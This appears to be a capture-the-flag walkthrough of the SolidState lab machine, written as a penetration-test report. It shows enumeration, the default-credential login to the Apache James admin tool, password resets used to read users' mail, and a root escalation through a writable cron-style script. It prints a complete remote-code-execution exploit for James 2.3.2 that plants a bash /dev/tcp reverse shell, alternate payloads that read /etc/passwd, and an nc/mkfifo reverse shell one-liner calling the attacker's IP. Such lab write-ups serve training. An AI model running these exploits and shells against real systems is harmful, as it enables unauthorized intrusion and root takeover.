1.0 - High Level Summary

1.1 - Host Summary

> hostname, IP, OS, tags
Hostname: SolidState
IP: 10.10.10.51
OS: Linux
Tags: #File Misconfiguration, #Web

1.2 - Attack Surface Summary


> high level overview of exploitable services / potential
Fisrt fuzing

→ Result:
```ffuf
images                  [Status: 301, Size: 315, Words: 20, Lines: 10]
assets                  [Status: 301, Size: 315, Words: 20, Lines: 10]
about.html              [Status: 200, Size: 7161, Words: 680, Lines: 130]
services.html           [Status: 200, Size: 8398, Words: 856, Lines: 131]
index.html              [Status: 200, Size: 7774, Words: 525, Lines: 180]
README.txt              [Status: 200, Size: 963, Words: 110, Lines: 34]
server-status           [Status: 403, Size: 301, Words: 22, Lines: 12]
                        [Status: 200, Size: 7774, Words: 525, Lines: 180]
.html                   [Status: 403, Size: 293, Words: 22, Lines: 12]
LICENSE.txt             [Status: 200, Size: 17128, Words: 2798, Lines: 64]
```

1.3 - Exploitation Summary

> high level overview of the services you exploited
Searchsploit “JAMES Remote Administration Tool 2.3.2”
searchsploit "JAMES Server 2.3.2"

→ Result:



Exploit Title	Path
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File Write (Metasploit)	linux/remote/48130.rb
Apache James Server 2.3.2 - Remote Command Execution	linux/remote/35513.py
Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authenticated) (2)	linux/remote/50347.py

Get file python exploit RCE “50347.py”
searchploit -m 50347


→ Execute:
python3 50347.py 10.10.10.51 10.10.14.2 443

Start listening netcat on port 443:
nc -nvlp 443

Access port 4555 - service rsip
nc 10.10.10.51 4555

username: root
password: root

→ Result:



```
┌──(root💀kali)-[/home/kali]
└─# nc 10.10.10.51 4555
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
HELP
Currently implemented commands:
help                                    display this help
listusers                               display existing accounts
countusers                              display the number of existing accounts
adduser [username] [password]           add a new user
verify [username]                       verify if specified user exist
deluser [username]                      delete existing user
setpassword [username] [password]       sets a user's password
setalias [user] [alias]                 locally forwards all email for 'user' to 'alias'
showalias [username]                    shows a user's current email alias
unsetalias [user]                       unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username]               shows a user's current email forwarding
unsetforwarding [username]              removes a forward
user [repositoryname]                   change to another user repository
shutdown                                kills the current JVM (convenient when James is run as a daemon)
quit                                    close connection
```

Reset password user “john”
setpassword john newpassword
→ Result:
```setpassword
Password for john reset
```

Telnet port 110 (POP3)
telnet 10.10.10.51
USER john
PASS newpassword
LIST
RETR 1

→ Result:
```telnet
Return-Path: <mailadmin@localhost>
Message-ID: <9564574.1.1503422198108.JavaMail.root@solidstate>
MIME-Version: 1.0
Content-Type: text/plain; charset=us-ascii
Content-Transfer-Encoding: 7bit
Delivered-To: john@localhost
Received: from 192.168.11.142 ([192.168.11.142])
        by solidstate (JAMES SMTP Server 2.3.2) with SMTP ID 581
        for <john@localhost>;
        Tue, 22 Aug 2017 13:16:20 -0400 (EDT)
Date: Tue, 22 Aug 2017 13:16:20 -0400 (EDT)
From: mailadmin@localhost
Subject: New Hires access
John,

Can you please restrict mindy's access until she gets read on to the program. Also make sure that you send her a tempory password to login to her accounts.

Thank you in advance.

Respectfully,
James
```

Turn back netcat sessions 4555:
setpassword mindy mindy

Telnet machine port 110 with user mindy:
telnet 10.10.10.51 110
USER mindy
PASS mindy
LIST
RETR 1

→ Password SSH user mindy: “P@55W0rd1!2@”

2.0 - Methodology and Walkthrough

2.1 - Enumeration

> scans and inital discover
First scan:
nmap -Pn -sS --stats-every 3m --max-retries 1 --max-scan-delay 20 --defeat-rst-ratelimit -p1-65535 -oN /opt/OSCP/labs/HTB/51-SolidState/10.10.10.51.txt 10.10.10.51

→ Result:
```nmap
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
110/tcp  open  pop3
119/tcp  open  nntp
4555/tcp open  rsip
```

Second scan:
nmap -Pn -nvv -sSV -p22,25,80,110,119,4555 -A --version-intensity 9 -oN //opt/OSCP/labs/HTB/51-SolidState/nmap-versions.txt 10.10.10.51

→ Result:
```nmap
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCp5WdwlckuF4slNUO29xOk/Yl/cnXT/p6qwezI0ye+4iRSyor8lhyAEku/
yz8KJXtA+ALhL7HwYbD3hDUxDkFw90V1Omdedbk7SxUVBPK2CiDpvXq1+r5fVw26WpTCdawGKkaOMYoSWvliBsbwMLJEUwVbZ/
GZ1SUEswpYkyZeiSC1qk72L6CiZ9/5za4MTZw8Cq0akT7G+mX7Qgc+5eOEGcqZt3cBtWzKjHyOZJAEUtwXAHly29KtrPUddXEIF0qJU
GRFeu3im7uQVuDgiXFKbEfmoQAsvLrR8YiKFUG6QBdI9awwmTkLFbS1Z
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBISyhm1hXZNQl3cslogs5LKqgWEozfjs3S3aPy4k3riFb6UYu6Q1C
|   256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMKbFbK3MJqjMh9oEw/2OVe0isA7e3ruHz5fhUP4cVgY
25/tcp   open  smtp    syn-ack ttl 63 JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.2 [10.10.14.2])
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.25 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Home - Solid State Security
|_http-server-header: Apache/2.4.25 (Debian)
110/tcp  open  pop3    syn-ack ttl 63 JAMES pop3d 2.3.2
```


```
119/tcp  open  nntp    syn-ack ttl 63 JAMES nntpd (posting ok)
4555/tcp open  rsip?   syn-ack ttl 63
| fingerprint-strings:
|   GenericLines:
|     JAMES Remote Administration Tool 2.3.2
|     Please enter your login and password
|     Login id:
|     Password:
|     Login failed for
|     Login id:
|   Verifier:
|     JAMES Remote Administration Tool 2.3.2
|     Please enter your login and password
|     Login id:
|_    Password:
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4555-TCP:V=7.92%I=9%D=11/25%Time=61A05287%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,7C,"JAMES\x20Remote\x20Administration\x20Tool\x202\.3\.2\nP
SF:lease\x20enter\x20your\x20login\x20and\x20password\nLogin\x20id:\nPassw
SF:ord:\nLogin\x20failed\x20for\x20\nLogin\x20id:\n")%r(Verifier,60,"JAMES
SF:\x20Remote\x20Administration\x20Tool\x202\.3\.2\nPlease\x20enter\x20you
SF:r\x20login\x20and\x20password\nLogin\x20id:\nPassword:\n");
```

2.2 - Exploitation

> gaining a shell
SSH into machine with credentials:
username: mindy
password: P@55W0rd1!2@

Check netcat listening on port 443:

→ Result:



2.3 - Elevation

> methods used to gain SYSTEM / root
Privesc check with command:
find / -user root -perm -002 -type f -not -path "/proc/*" 2>/dev/null

→ Result:

```
find / -user root -perm -002 -type f -not -path "/proc/*"  2>/dev/null
/opt/tmp.py
/sys/fs/cgroup/memory/cgroup.event_control
/sys/fs/cgroup/memory/user.slice/cgroup.event_control
/sys/fs/cgroup/memory/user.slice/user-0.slice/cgroup.event_control
/sys/fs/cgroup/memory/user.slice/user-0.slice/user@0.service/cgroup.event_control
/sys/fs/cgroup/memory/user.slice/user-0.slice/session-43.scope/cgroup.event_control
/sys/fs/cgroup/memory/user.slice/user-116.slice/cgroup.event_control
/sys/fs/cgroup/memory/user.slice/user-1001.slice/cgroup.event_control
/sys/fs/cgroup/memory/init.scope/cgroup.event_control
/sys/fs/cgroup/memory/system.slice/cgroup.event_control
```

Edit file “tmp.py” with vi, cause this file run with root permission:
> tmp.py
vi tmp.py
[Insert button]
paste this code:
```python
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 4444 >/tmp/f')

except:
    sys.exit()
```

Start netcat listening on port 4444:
nc -nvlp 4444

Run file python3 “tmp.py” and check netcat session:
python /opt/tmp.py

Ignore this issue permission print on SolidState machine:
```
${debian_chroot:+($debian_chroot)}mindy@solidstate:/opt$ python /opt/tmp.py
python /opt/tmp.py
rm: cannot remove '/tmp/f': Operation not permitted
mkfifo: cannot create fifo '/tmp/f': File exists
sh: 1: cannot create /tmp/f: Permission denied
```

→ Result:
```
root@solidstate:~# id
uid=0(root) gid=0(root) groups=0(root)
```

3.0 - Loot and Code

3.1 - Proof

> screenshot of whoami, ip, and flag

```
root@solidstate:~# id
uid=0(root) gid=0(root) groups=0(root)
root@solidstate:~# ifconfig
ens192: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.51  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:956d  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:b9:95:6d  txqueuelen 1000  (Ethernet)
        RX packets 2251  bytes 838443 (818.7 KiB)
        RX errors 0  dropped 19  overruns 0  frame 0
        TX packets 3616  bytes 564942 (551.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 6  bytes 340 (340.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 340 (340.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@solidstate:~# cat /root/root.txt
4f4afb55463c3bc79ab1e906b074953d
```

3.2 - Code Used

> full exploit code with source and highlights of changes
Reverse shell with python code RCE (Apache James Server 2.3.2 - Remote Command Execution):
```python
#!/usr/bin/python3

import socket
import sys
import time

# credentials to James Remote Administration Tool (Default - root/root)
user = 'root'
pwd = 'root'

if len(sys.argv) != 4:
    sys.stderr.write("[-]Usage: python3 %s <remote ip> <local ip> <local listener port>\n" % sys.argv[0])
    sys.stderr.write("[-]Example: python3 %s 172.16.1.66 172.16.1.139 443\n" % sys.argv[0])
    sys.stderr.write("[-]Note: The default payload is a basic bash reverse shell - check script for details and other options.\n")
    sys.exit(1)

remote_ip = sys.argv[1]
local_ip = sys.argv[2]
port = sys.argv[3]

# Select payload prior to running script - default is a reverse shell executed upon any user logging in (i.e. via SSH)
payload = '/bin/bash -i >& /dev/tcp/' + local_ip + '/' + port + ' 0>&1' # basic bash reverse shell exploit executes after user login
#payload = 'nc -e /bin/sh ' + local_ip + ' ' + port # basic netcat reverse shell
#payload = 'echo $USER && cat /etc/passwd && ping -c 4 ' + local_ip # test remote command execution capabilities and connectivity
#payload = '[ "$(id -u)" == "0" ] && touch /root/proof.txt' # proof of concept exploit on root user login only
```

```
print ("[+]Payload Selected (see script for more options): ", payload)
if '/bin/bash' in payload:
    print ("[+]Example netcat listener syntax to use after successful execution: nc -lvnp", port)


def recv(s):
        s.recv(1024)
        time.sleep(0.2)

try:
    print ("[+]Connecting to James Remote Administration Tool...")
    s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((remote_ip,4555)) # Assumes James Remote Administration Tool is running on Port 4555, change if necessary.
    s.recv(1024)
    s.send((user + "\n").encode('utf-8'))
    s.recv(1024)
    s.send((pwd + "\n").encode('utf-8'))
    s.recv(1024)
    print ("[+]Creating user...")
    s.send("adduser ../../../../../../../../etc/bash_completion.d exploit\n".encode('utf-8'))
    s.recv(1024)
    s.send("quit\n".encode('utf-8'))
    s.close()

    print ("[+]Connecting to James SMTP server...")
    s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((remote_ip,25)) # Assumes default SMTP port, change if necessary.
    s.send("ehlo team@team.pl\r\n".encode('utf-8'))
    recv(s)
    print ("[+]Sending payload...")
    s.send("mail from: <'@team.pl>\r\n".encode('utf-8'))
    recv(s)
    # also try s.send("rcpt to: <../../../../../../../../etc/bash_completion.d@hostname>\r\n".encode('utf-8')) if the recipient
cannot be found
    s.send("rcpt to: <../../../../../../../../etc/bash_completion.d>\r\n".encode('utf-8'))
    recv(s)
    s.send("data\r\n".encode('utf-8'))
    recv(s)
    s.send("From: team@team.pl\r\n".encode('utf-8'))
    s.send("\r\n".encode('utf-8'))
    s.send("'\n".encode('utf-8'))
    s.send((payload + "\n").encode('utf-8'))
    s.send("\r\n.\r\n".encode('utf-8'))
    recv(s)
    s.send("quit\r\n".encode('utf-8'))
    recv(s)
    s.close()
    print ("[+]Done! Payload will be executed once somebody logs in (i.e. via SSH).")
    if '/bin/bash' in payload:
        print ("[+]Don't forget to start a listener on port", port, "before logging in!")
except:
    print ("Connection failed.")
```

Privesc by edit “tmp.py”
```python
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.2 4444 >/tmp/f')

except:
    sys.exit()
```